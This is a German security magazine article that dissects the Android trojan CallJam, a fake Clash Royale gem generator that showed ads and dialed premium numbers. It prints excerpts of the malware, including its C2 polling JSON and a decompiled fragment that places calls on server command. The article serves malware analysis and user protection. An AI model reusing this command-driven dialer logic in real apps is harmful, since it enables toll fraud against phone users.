


Werbekeule statt Glitzersteine

Analysiert: Android-Trojaner CallJam

Eine App auf Google Play gab sich als Helferlein für das erfolgreiche Spiel „Clash Royale“ aus. Doch statt der versprochenen Juwelen gab es teure Rechnungen. Eine Analyse.

Von Olivia von Westernhagen


Die Macher der zwischen 100.000 und 500.000 Mal heruntergeladenen App „Gems Chest for Clash Royale“ lockten auf Google Play mit folgendem Text: „Hi im clash royale fan and i have developed the best guide to obtain easy free chests and legendary cards with my advices. [...] No hacks, only guide of text and image.“ Doch dabei handelt es sich um kein Helferlein, das kostenlose Spiele-Items verschafft, sondern eine Malware, die sich im Fahrwasser des erfolgreichen Spiels „Clash Royale“ (Android: 100 bis 500 Millionen Installationen) auf Geräte schleichen will. Die App befand sich über mehrere Monate von Googles Sicherheitsmechanismen unerkannt im offiziellen App Store, wurde mittlerweile aber entfernt. Der Schädling blendet unerwünschte Werbung ein und ruft auf Kosten des Nutzers teure Premium-Nummern im Ausland an. Entdeckt haben die Malware Sicherheitsforscher von Checkpoint und sie CallJam getauft.

Ich wollte genau wissen, wie die App etwa Anrufe tätigt, warum sie so lange im App Store sein konnte und wie die Vielzahl von größtenteils positiven Bewertungen zustande gekommen ist. Dafür beschloss ich, mir mit Hilfe eines Android-Emulators selbst ein Bild zu machen. Obwohl CallJam mittlerweile nicht mehr im Play Store zu finden ist, musste ich nicht lange nach einem geeigneten Sample suchen: Zum Zeitpunkt der Analyse stand die App noch in mehreren Play-Store-Alternativen zum Download bereit. Inzwischen findet man sie auch dort nicht mehr ohne Weiteres. Die von mir analysierte Datei hat den MD5-Wert 2016ea74f15f4d0b98b7c50b-05dacd09.

Für die Android-Emulation nutze ich Genymotion. Der Emulator ist in einer eingeschränkten Personal Edition kostenlos verfügbar und nutzt VirtualBox zur Virtualisierung. Letztere wird bei der Genymotion-Installation gleich mitinstalliert. Nach dem Anlegen eines neuen virtuellen Android-Gerätes erscheint dieses automatisch als virtuelle Maschine (VM) in VirtualBox. Ich starte mein neues „Custom Phone“ mit Android 4.4.4. Für solche gewünschten Infektionen ist es durchaus sinnvoll, ältere Firmware-Versionen zu verwenden, die aber noch weitverbreitet sind. Indem ich die APK-Datei von Gems Chests for Clash Royale einfach per Drag and Drop von meinem Desktop in die VM ziehe, findet eine automatische Installation statt.

Ein Blender erster Güte

Ein Blick auf den Bildschirm des virtuellen Smartphones zeigt, dass es sich hier keineswegs wie behauptet um einen reinen Text-Guide mit Bildern handelt. Stattdessen sehe ich drei Felder, in die ich meinen Clash-Royale-Nutzernamen und die von mir gewünschte Anzahl an Edelsteinen und Goldmünzen eingeben soll. Mir ist es ein Rätsel, wie irgendjemand ernsthaft glauben kann, dass allein auf Basis eines



CallJam schummelte sich an Googles Sicherheitsüberprüfungen vorbei und verweilte mehrere Monate im offiziellen und in Drittanbieter-App-Stores.

Nutzernamens auf magische Weise Spielinhalte in einer anderen App landen sollen.

Während ich, um Unvoreingenommenheit bemüht, versuche, Gegenargumente wie erforderliche Login-Daten und das Sandbox-Prinzip von Android-Apps auszublenden, bohrt sich ein rot blinkender Schriftzug unangenehm in meine Augäpfel: „NEW VERSION! 100 % WORKING!“, steht unter den Eingabefeldern. Okay – spätestens an dieser Stelle müsste man meiner Einschätzung nach misstrauisch werden.

Unterhalb des Schriftzugs befinden sich zwei Buttons, die man offensichtlich nacheinander anklicken soll, um das Generieren der Edelsteine zu starten. „Rate App“ steht auf dem ersten, „Verify & Generate“ auf dem zweiten. Wie ich später in der detaillierten Analyse herausfinde, führt – oder besser: führte – der erste Button geradewegs in den Play Store. Nutzer sollten glauben, dass das (positive) Bewerten der App erforderlich ist, um sich Edelsteine generieren zu lassen. Das hat offensichtlich geklappt: Die Macher der App konnten über 4700 Bewertungen anhäufen und dabei 4 von 5 Sternen erzielen. Solche Massen an positiven Bewertungen lassen das Misstrauen schwinden und animieren dazu, dem „100 % WORKING!“-Schriftzug zu vertrauen. Darauf falle ich natürlich nicht rein, klicke einfach direkt auf den zweiten Button und stelle fest, dass die beiden Schritte durchaus unabhängig voneinander ausführbar sind. Doch statt der versprochenen Funktion folgt die eingebaute Werbekeule.

„Verify you are human to get the gems“, fordert mich eine Nachricht auf. Nach einem erneuten Klick erscheinen drei weitere Buttons, die mich geradewegs auf Werbeseiten führen. Damit die App (hoffentlich) endlich das tut, was sie verspricht, kann ich wahlweise ein AV-Programm mit dem originellen Namen „McSecure“ installieren oder ein Spiel bei „Jamba“ herunterladen. Beides funktioniert jedoch nur, wenn ich meine Handynummer eingebe und so ein kostenpflichtiges Abo abschließe. Die dritte Option ist der Download einer weiteren App aus dem offiziellen Play Store, unter der jedoch schon mehrere Negativ-Rezensionen samt Viren-Warnungen stehen. Nein, danke – ich verzichte und beende an dieser Stelle meinen CallJam-Praxistest. Ich möchte mir die Schadfunktionen der Malware nun doch lieber im Detail ansehen, weshalb mein nächster Schritt im genüsslichen Sezieren der APK-Datei (Android Package) besteht.

CallJam unterm Messer


Ich starte abermals VirtualBox und verschiebe die App in eine Windows-VM. Bei APKs handelt es sich um Archive, die die einzelnen Komponenten einer Android-App enthalten. Indem ich die Endung durch „.zip“ ersetze, kann ich mir den Inhalt detailliert ansehen. Interessant ist zunächst einmal die AndroidManifest.xml, die dem Android-System verschiedene Informationen über die App bereitstellt. Daraus erfahre ich, dass CallJam bei der Installation umfangreiche Berechtigungen erfragt, die ein Nutzer bestätigen soll. Über `android.permission.INTERNET` will die App aufs Internet zugreifen. Wie die Analyse später noch zeigt, lässt sich auf Basis dieser Berechtigung auch eine wechselseitige Interaktion zwischen App und JavaScript-Interfaces auf Webseiten realisieren. Um Premium-Anrufe durchzuführen, fordert CallJam die Berechtigung `android.permission.READ_PHONE_STATE`, `PROCESS_OUTGOING_CALLS` und `CALL_PHONE` ein. Der Schädling kann sie unter anderem zum Auslesen der Telefonnummer, zum Umleiten aktueller Anrufe und zum aktiven Tätigen von Anrufen verwenden. Außerdem will die App via `android.permission.CHANGE_WIFI_STATE` das WLAN-Modul an- und ausschalten.

Um herauszufinden, auf welche Weise CallJam Gebrauch von den angeforderten Berechtigungen macht, schaue ich mir im nächsten Schritt den Programmcode an, der sich im APK in einer Datei mit der Endung .dex befindet. Dabei handelt es sich um Bytecode im Dalvik-Executable-Format. Auf Android-Geräten sorgt die Dalvik VM beziehungsweise die Android Runtime für eine Übersetzung in maschinenlesbaren Code und die Ausführung. Um dieses Format wieder in eine für Menschen lesbare Form zurückzuwandeln, müssen die ursprünglichen Java-Klassen wiederhergestellt werden, sprich: man muss die .dex-Datei dekompilieren.

Hierzu verwende ich dex2jar. Das Kommandozeilen-Tool extrahiert die .dex-Datei aus dem APK und wandelt sie in ein Java Archiv (JAR) um, das die .class-

Analysiert: by heise Security

Dies ist ein Hintergrundartikel von heise Security, dem auf Sicherheit spezialisierten Portal von heise online. Dort finden Sie auch weitere Artikel der losen Serie „Analysiert:“, in der Experten einen Blick hinter die Kulissen von aktuellen Schädlingen, Betrugsmaschen und anderen Tricks werfen. Wie hat Ihnen der Artikel gefallen? Senden Sie uns Ihr Feedback an des@ct.de.



Damit man mit dem nur für Maschinen lesbaren Code einer Android-APK etwas anfangen kann, wandelt man den Code mit dex2jar in eine für Menschen lesbare Form.

Dateien enthält. Um zusätzlich auch die im APK enthaltenen Ressourcen wie Bilder und xml-Dateien in ihren Originalzustand zurückzuversetzen, kommt außerdem Apktool zum Einsatz. Zum Betrachten des Codes im JAR lade ich mir noch den Java-Decompiler herunter.

Ich öffne das JAR und beginne, unter den vorhandenen Paketen nach dem Herzstück der App zu suchen. Das enthält neben dem Schadcode unter anderem auch die offizielle Android Support Library, Google Ads und die auf GitHub verfügbare Apache-HttpClient-API eines tschechischen Entwicklers, der bei der Bereitstellung nichts Böses im Sinn hatte. Das sind harmlose und nützliche Komponenten, die die Malware-Autoren für ihre Zwecke missbrauchen.

Schnell finde ich das Paket `freegems.clashroyale`, das mehrere Klassen mit so generisch klingenden Namen wie `AR`, `INC` und `FB` enthält. Die AndroidManifest.xml-Datei hilft mir bei der Orientierung: Hier findet sich unter anderem eine Gliederung der Klassen in `Activities`, also Anwendungskomponenten, mit denen der Nutzer interagieren kann, `Services`, die im Hintergrund kontinuierlich Operationen ausführen, sowie `BroadcastReceiver`, die sogenannte `Intents` (Nachrichtenobjekte) empfangen und darauf reagieren können. Ich beginne mit dem Betrachten der `Activities`, wobei ich mich im Folgenden auf die Beschreibung der wesentlichen Malware-Funktionen beschränke.

Keine Klunker

Bei CallJam handelt es sich um eine Web-App mit einem JavaScript-Interface, für deren Umsetzung die Klasse `WebView` zum Einsatz kam. Konkret bedeutet dies, dass die App sämtliche Elemente der Bedienoberfläche, die ich mir soeben in der Android-VM angesehen habe, online abruft – jedenfalls fast alle. Wie ich im weiteren Verlauf der Analyse bemerke, erscheint nämlich bei fehlender Internetverbindung tatsächlich ein kurzer, in den APK-Ressourcen enthaltener Text-Guide, der erst bei erfolgreichem Konnektivitäts-Check mittels einer zeitlich abgestimmten Funktion durch die Online-Inhalte ersetzt wird.

Ich rufe die Seite mit den Eingabefeldern für Nutzername und Anzahl der zu generierenden Edelsteine direkt im Browser auf. Die URL habe ich der Datei strings.xml aus dem mit Apktool rekonstruierten Ressourcen-Ordner entnommen. Dank Responsive-Webdesign erfolgt die Darstellung der Webseite auch auf einem Desktop-Computer korrekt. Ich inspiziere die einzelnen Seitenelemente und stelle ganz nebenbei fest, dass die Eingabefelder keinerlei Funktionalität in sich bergen. Die ohnehin eher rhetorische Frage danach, ob das Generieren der Edelsteine funktioniert, ist somit beantwortet.

Die nähere Betrachtung des „Rate App“-Knopfs offenbart ein meines Erachtens unter dem Aspekt der Sicherheit etwas fragwürdiges – aber durchaus auch in legitimen Web-Apps verwendetes – Feature des Interface: Per JavaScript wird beim Klick auf den Button die Methode `openRate()` aus einer der App-Klassen auf dem Android-Gerät aufgerufen:

```
<a
  onclick="rate=true; JSI.openRate();"
  class="myButton"
  style="font-size:18px;">RATE APP</a>
```

Auf diese Weise kann die Website per JavaScript Gebrauch von den erteilten Berechtigungen machen und somit das Endgerät aus der Ferne manipulieren. Einschränkend muss man aber sagen, dass das JavaScript-Interface nur auf Methoden in der App zugreifen kann, die mit einer `@JavascriptInterface`-Annotation versehen sind, und dass das Ganze natürlich nur dann funktioniert, wenn der App-Nutzer mit dem entsprechenden Seitenelement interagiert.


Werbe-Netzwerk

CallJam bringt also keine nützlichen, sondern durchaus gefährliche Funktionen mit. Deren Ausführung gelingt zum einen über JavaScript und zum anderen auf Basis einer Klasse namens `AR`. Diese Klasse wird bei einer bestehenden Internetverbindung alle 60 Sekunden aufgerufen und sendet einen POST-Request an die aus der Datei strings.xml entnehmbaren Adresse http://[CallJam-IP]/apps/cr_a/scripts/action_request.php. Als Antwort erhält die Klasse ein JSON-Objekt mit mehreren Parametern zurück, die sie auswertet. Der Parameter `"type"` entscheidet über die als nächstes auszuführende Aktion. Mit den Werten `"f_banners"` und `"f_admob"` wird Werbung eingeblendet. Via `"f_url"`, `"open_url"`, `"open_market"` realisiert CallJam die Navigation zwischen den Online-App-Komponenten und dem Aufruf externer (Werbe-)Seiten. Beim Typen `"f_url"` enthält der ebenfalls übermittelte Parameter `"url"` die aktuelle URL des Werbenetzwerks, auf das die Malware beim Klicken auf die beschriebenen drei Buttons zugreift. Mit der Aktion `"call"` übermittelt CallJam unter anderem die zu wählende Nummer für einen Premium-Anruf.

Ein manueller Aufruf des Web-Skripts action_request.php im Browser fördert das folgende JSON-Objekt zutage:

```
{
 "type": "f_url",
 "disable_wifi": false,
 "close": false,
 "title": "VERIFY YOU ARE HUMAN :
          .TO GET FREE DIAMONDS",
 "url": "http://tengofoxfiles.com/:
        .519020"
}
```

An dieser Stelle findet sich die eingangs erwähnte Nachricht der App wieder. Auf sie folgt die URL des genutzten Werbenetzwerks samt einem Unterordner. Ich



Eine kleine Auswahl von „Fundstücken" aus dem Werbe-Netzwerk.

rufe die Seite auf und sehe dort die mir aus der App bekannte GUI mit den drei Buttons. Die drei Beschriftungen samt korrespondierender Werbe-URLs werden dynamisch generiert und können somit variieren. Wie erwartet, handelt es sich um Links, die mit Affiliate-IDs versehen sind, sodass die CallJam-Macher mitverdienen.

Indem ich die Zahl am Ende der URL durch andere ersetze, gelange ich auf verschiedene Unterseiten des Werbe-Netzwerkes, die sich vor allem durch die grafische Oberfläche unterscheiden. Das Schema ist jedoch immer dasselbe: Um eine bestimmte Aktion auszuführen, müssen Opfer zunächst einen Werbe-Link anklicken oder an einer Umfrage teilnehmen. Offenbar handelt es sich dabei um ein Geschäftsmodell für Online-Kriminelle, das in vielen Apps und Web-Anwendungen zum Einsatz kommt.

CallJam is calling

Abschließend möchte ich noch einen kurzen Blick auf die Anruf-Funktionalität der Malware werfen. Der in `AR.class` dazu enthaltene Code sieht wie folgt aus:

```
if (response.getString("type")
    .equalsIgnoreCase("call")) {
  ctx.getSharedPreferences(
    "DATA", 0)
    .edit()
    .putString(
      "MAX_MINUTES_PER_CALL",
      response.getString(
        "max_minutes_per_call"));
  // ...
  CUtils.call(ctx,
    response.getJSONArray("numbers")
    .getString(0));
}
```

Sofern die Antwort des Servers vom Typ `"call"` ist, werden die maximalen Länge und Häufigkeit zu tätigender Anrufe sowie anzurufenden Nummern weitergegeben. In der Methode `call()` der Klasse `CUtils` findet anschließend unter Verwendung des Intents `ACTION_CALL` der Anruf-Vorgang statt.

Nicht alles Gold

Die Erkenntnis, dass CallJam weder Gold noch Edelsteine für Clash Royale generieren kann, hat mich nicht überrascht. Interessant fand ich aber die Zugriffsmöglichkeiten auf interne App-Methoden über das JavaScript-Interface und den beachtlichen Umfang des eingebundenen Werbe-Netzwerks. Die Tatsache, dass die Malware dank der ihr gewährten Berechtigungen Befehle von entfernten Servern entgegennehmen und sogar telefonieren kann, ohne dass der Nutzer davon etwas bemerkt, ist äußerst bedrohlich. So könnte CallJam etwa hunderte Anrufe tätigen und die Telefonrechnung in die Höhe treiben – Tausend-Euro-Beträge sind in derartigen Fällen keine Seltenheit.

Im Play Store befinden sich mit großer Wahrscheinlichkeit weit mehr Trojaner, als man zunächst annimmt. Das Beispiel CallJam zeigt, dass eine große Zahl positiver Bewertungen nicht zwingend für Qualität und Vertrauenswürdigkeit sprechen.

Es empfiehlt sich stets, die von einer App angeforderten Berechtigungen genau zu überprüfen und im Zweifel auf die Installation zu verzichten. Bei der Entscheidungsfindung kann auch ein Upload der APK-Datei auf die Analyse-Webseite VirusTotal.com helfen: Neben dem Überprüfen der Erkennungsrate verschiedener Viren-Scanner listet der Dienst sämtliche durch die App angeforderten Berechtigungen nebst einer kurzen Erläuterung sowie Aktivitäten, Services und weitere interessante Details übersichtlich auf.

Warum CallJam so lange in Google Play verfügbar war, ist mir nach wie vor ein Rätsel: Die App verstößt gegen mindestens zwei Richtlinien, die Google Entwicklern auferlegt: Zum einen erhalten die App-Nutzer einen Anreiz – in Form virtueller Edelsteine – für eine Bewertung der App. So manipuliert CallJam die App-Bewertung und verstößt gegen Googles Richtlinie zu Bewertungen, Rezensionen und Installationen. Zum anderen erscheint Werbung, die sich nicht schließen lässt. Das verstößt gegen Googles Vorgabe gegen störende Werbung. Dass Google selbst solch offensichtliche Verstöße gegen die eigenen Richtlinien durchrutschen, lässt wenig Raum für Illusionen in Bezug auf eine systematische Suche nach versteckten Hintertürfunktionen. *(des@ct.de)* c't

Download der Werkzeuge siehe ct.de/yw4c

Operationsbesteck der Analystin

Mit den folgenden Tools hat Olivia von Westernhagen in die Android-Malware geschaut:
- **Apktool:** zum Extrahieren von APKs
- **Genymotion:** Android-Emulator
- **Dex2jar:** wandelt .dex-Dateien in Java-Archiv um
- **Java Decompiler:** guckt in Java-Archive
- **VirtualBox:** virtuelle Maschine